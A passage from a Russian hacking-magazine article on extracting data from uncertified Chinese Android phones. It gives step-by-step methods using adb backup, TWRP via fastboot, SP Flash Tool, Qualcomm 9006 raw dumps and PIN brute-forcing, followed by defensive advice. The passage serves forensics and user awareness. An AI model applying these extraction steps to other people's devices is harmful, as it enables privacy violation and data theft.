Еще один интересный и совсем не очевидный момент — то, как китайские производители реализуют аутентификацию пользователя по датчику отпечатков пальца (на эту тему — отдельная подробная статья в следующем номере). Если в двух словах, то биометрическая аутентификация в Android прошла через стадию «лучше бы ее не было» (отпечатки хранятся в виде BMP-файлов, доступных любому при подключении устройства к компьютеру через USB) к современному состоянию «пока не работает, но вы старайтесь!» (из новостей: «Полиция получила доступ к данным, разблокировав телефон отпечатком пальца, изготовленным на 3D-принтере»).

При этом винить разработчиков Google, главного локомотива Android, тяжело: в Android 6.0 появился как API, так и обязательный для всех сертифицированных производителей устройств на Android набор требований к реализации проверки по отпечаткам пальцев. Так что смартфоны на базе Android 6.0 от сертифицированных производителей просто обязаны использовать «правильный» механизм аутентификации по отпечаткам с надежным хранением самого отпечатка в памяти устройства.

Все хорошо, вот только эта самая сертификация нужна исключительно для того, чтобы производитель мог легально устанавливать на свои устройства сервисы Google. Не сам Android, а именно магазин Google Play, службы Google Services, карты Google и прочие приложения, без которых западный пользователь не представляет себе телефон на Android. А если сервисы Google (запрещены на территории Китайской Народной Республики) в устройство не устанавливаются, то и недешевую сертификацию проходить совсем не надо.

Как ты думаешь, много ли найдется китайских производителей, готовых выкинуть десяток тысяч долларов на сертификацию, которая им совершенно не нужна? Такой сертификат они получают только на те модели, которые официально поставляются на западный рынок, а цена процедуры логично включается в себестоимость. Купленные в китайских онлайновых магазинах уж точно никем не сертифицированы.

В результате ты получаешь устройство, в котором датчик отпечатков пальцев (если он есть) как-то прикручен. Сами отпечатки как-то хранятся, и телефон как-то разблокируется при прикладывании пальца. Жесткие требования Google соблюдаться не будут (зачем китайскому производителю, а тем более разработчику кастомной прошивки усложнять себе жизнь и тратиться на тестирование и сертификацию?). Соответственно, разблокировать такое устройство можно будет даже проще, чем перебором PIN-кодов.


Но дело не только в датчике отпечатков. Начиная с Android 6.0 Google требует от производителей включать шифрование раздела данных «из коробки». (Там есть тонкости, касающиеся совсем слабых устройств, но такие модели нас не интересуют.) А вот китайские производители эти требования с чистой совестью игнорируют.

КАК ВЗЛОМАТЬ

Если к тебе в руки попал китайский аппарат, из которого — в чисто исследовательских целях! — ты собираешься извлечь данные, то алгоритм здесь довольно простой.

Шаг 1

Телефон включен или выключен? Если включен, попробуй его разблокировать. Удалось? Проверь, активировано ли шифрование. Если нет, то данные ты сможешь вытащить как с загруженной системы (если есть root-доступ), так и из рекавери (который, возможно, придется установить). Если ты работаешь в полиции, то я порекомендую на данном этапе сделать резервную копию данных через ADB. Для этого необходимо активировать режим USB Debugging в настройках для разработчика, подключить телефон к компьютеру и выполнить команду adb backup. Сама утилита ADB — это часть Android SDK и находится в папке `путь/до/SDK/platfrom-tools`.




Запрос пароля при выполнении бэкапа

Так ты получишь далеко не всю информацию, но этот шаг проделать придется — дальнейшие действия могут привести к модификации данных. После этого можно спокойно перегружать телефон в режим рекавери и переходить к следующему шагу. А вот если шифрование раздела данных включено (можно проверить через меню «Настройки → Безопасность → Зашифровать данные») — ни в коем случае не выключай телефон и не позволяй ему заблокироваться. Куй железо, пока горячо, и снимай образ раздела данных любой из множества соответствующих программ.

Шаг 2

Если же телефон был выключен или же ты убедился, что шифрованием в нем и не пахнет, то попробуй загрузить его в режим рекавери. Как правило, для этого достаточно выключить устройство, после чего включить его с зажатой кнопкой увеличения громкости (Vol+). Увидел заставку TWRP? Прекрасно! Вставляй OTG-флешку (или обычную флешку через OTG-переходник, или даже чистую SD-карту), монтируй ее с использованием кнопки Mount Storage, выбирай ее в качестве хранилища и делай резервное копирование (nandroid backup) командой Backup. Для твоих целей вполне достаточно копии раздела данных (он будет сохранен в обычном архиве формата tar.gz).



Содержимое nandroid backup из TWRP

А если тебя встречает стоковый рекавери от производителя? Здесь несколько вариантов. Если загрузчик не заблокирован, то ты можешь попытаться прошить TWRP (twrp.img — специфичный для конкретной модели образ TWRP):

```
$ fastboot flash recovery twrp.img
```


После чего перегрузить телефон в режим рекавери и сделать резервную копию раздела данных. Если важно обеспечить целостность данных, то рекавери можно не прошивать, а загрузить:

```
$ fastboot boot twrp.img
```

Результат будет тот же.

Шаг 2, альтернативный

Что делать, если fastboot недоступен, а кастомный рекавери не грузится и не прошивается? Если аппарат китайский, то с большой вероятностью использоваться там будет чипсет от MediaTek (MTK). Данный чипсет очень дружелюбен к хакерам. Тебе потребуются драйверы VCOM от MediaTek, утилита SP Flash Tool и MTK Droid Tools. Подробно алгоритм работы с SP Flash Tool я расписывать не буду, в Сети их более чем достаточно (раз, два).



SP Flash Tool

Этот подход может не сработать с устройствами A-брендов (Sony, LG), которые блокируют загрузчик. Заблокированный загрузчик не даст использовать универсальный загрузочный образ, с помощью которого SP Flash Tools выполняет операции над смартфоном.

Чипсет Spreadtrum

Если тебе попался телефон на базе Spreadtrum (второй по популярности и еще более дешевый китайский чипсет) — сочувствую. Ситуация с загрузчиками у него похожа на MTK, но дьявол кроется в деталях: там нет универсального загрузочного образа, как в SP Flash Tools. Это означает, что тебе придется искать загрузчик для конкретной модели (или дорабатывать имеющийся для сходной).

А если чипсет от Qualcomm? Попробуй перевести телефон в режим Qualcomm Download Mode (также известный под названиями firmware recovery mode 9006, Qualcomm MMC Storage (Diag 9006), Qualcomm HS-USB Diagnostics 9006, HS-USB QDLoader 9006, Qualcomm HS-USB 9006 или просто qhsusb 9006 в зависимости от устройства). Телефон попадает в этот режим, если его выключить, зажать кнопку уменьшения громкости (Vol-) и подключить к компьютеру через USB.

Если все прошло нормально, то в диспетчере устройств Windows появится неизвестное устройство, для которого тебе придется найти и установить нужный драйвер. После установки драйвера произойдет удивительное: в консоли diskmgmt.msc (Windows) появится несколько безымянных разделов. Монтировать их не получится: файловую систему (как правило, ext4 или F2FS) Windows не понимает. Так что HDD Raw Copy Tool или eMMC RAW Tool тебе в руки — и снимай дамп раздела данных! Надеюсь, мне не нужно объяснять, как смонтировать RAW-образ.

eMMC RAW Tool

Самое сложное, что тебе может встретиться, — это зашифрованный раздел данных. В этом случае nandroid backup или дамп зашифрованного раздела ты сделать сможешь, но он принесет тебе мало пользы. Пароль можно обойти, но смысла в этом почти никакого: пароль для шифрования раздела данных шифруется паролем на телефон. Если загрузчик не заблокирован, то пароль можно попробовать взломать перебором с использованием дампа памяти с устройства и специализированного софта (например, UFED), но сделать это не так просто. Дополнительная информация.

выводы

Как видишь, вытащить твои данные с китайского смартфона очень и очень просто. Что же теперь делать? Если мы говорим о защите от спецслужб и органов охраны правопорядка — смотреть в сторону китайских смартфонов точно не стоит. От квалифицированного хакера с доступом к специализированному софту и железу обычные методы тоже не спасут; здесь надо ориентироваться скорее на Android-смартфоны от BlackBerry. А вот от случайного гопника или кулхацкера Васи Пупкина обезопасить данные вполне можно.

Поможет комбинация из трех факторов: это защита PIN-кодом, отключенный Smart Lock и активированное шифрование. А вот такие вещи, как пароль

на TWRP, не помогают совершенно: разблокированный загрузчик позволяет загрузить аппарат в любой другой recovery, который проигнорирует твой пароль. С другой стороны, если ты поставишь пароль на TWRP и заблокируешь загрузчик... скорее всего, получишь «кирпич», но к зашифрованным данным неквалифицированный хакер уж точно не подберется.

С защитой PIN-кодом все понятно: без него даже устройства от Apple оказываются совершенно незащищенными. Smart Lock — знатная диверсия и широкая дыра в безопасности, позволяющая разблокировать телефон на основе совпадения слабых с точки зрения безопасности факторов.

Шифрование — сильный аргумент, обойти который можно перебором PIN-кода, что требует специального оборудования, знаний и времени. Если загрузчик разблокирован — PIN-код возможно подобрать, если у тебя там не что-то вроде Q3#lFas4e#Ka0_wEj. Пароль подбирать придется брутфорсом по дампу или атакой в очень специальном рекавери, который даст возможность запустить атаку на самом устройстве в обход встроенных в Android ограничений безопасности.

В то же время шифрование в Android замедляет работу устройства и приводит к повышенной нагрузке на CPU и расходу заряда аккумулятора. Стойкость реализации шифрования в прошивках, не проходивших сертификацию Google, вызывает вопросы.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

EASY HACK

ПРИКРУЧИВАЕМ УМНЫЙ ПРОЦЕССИНГ HTTP-ОТВЕТОВ В BURP INTRUDER


f1nnix,
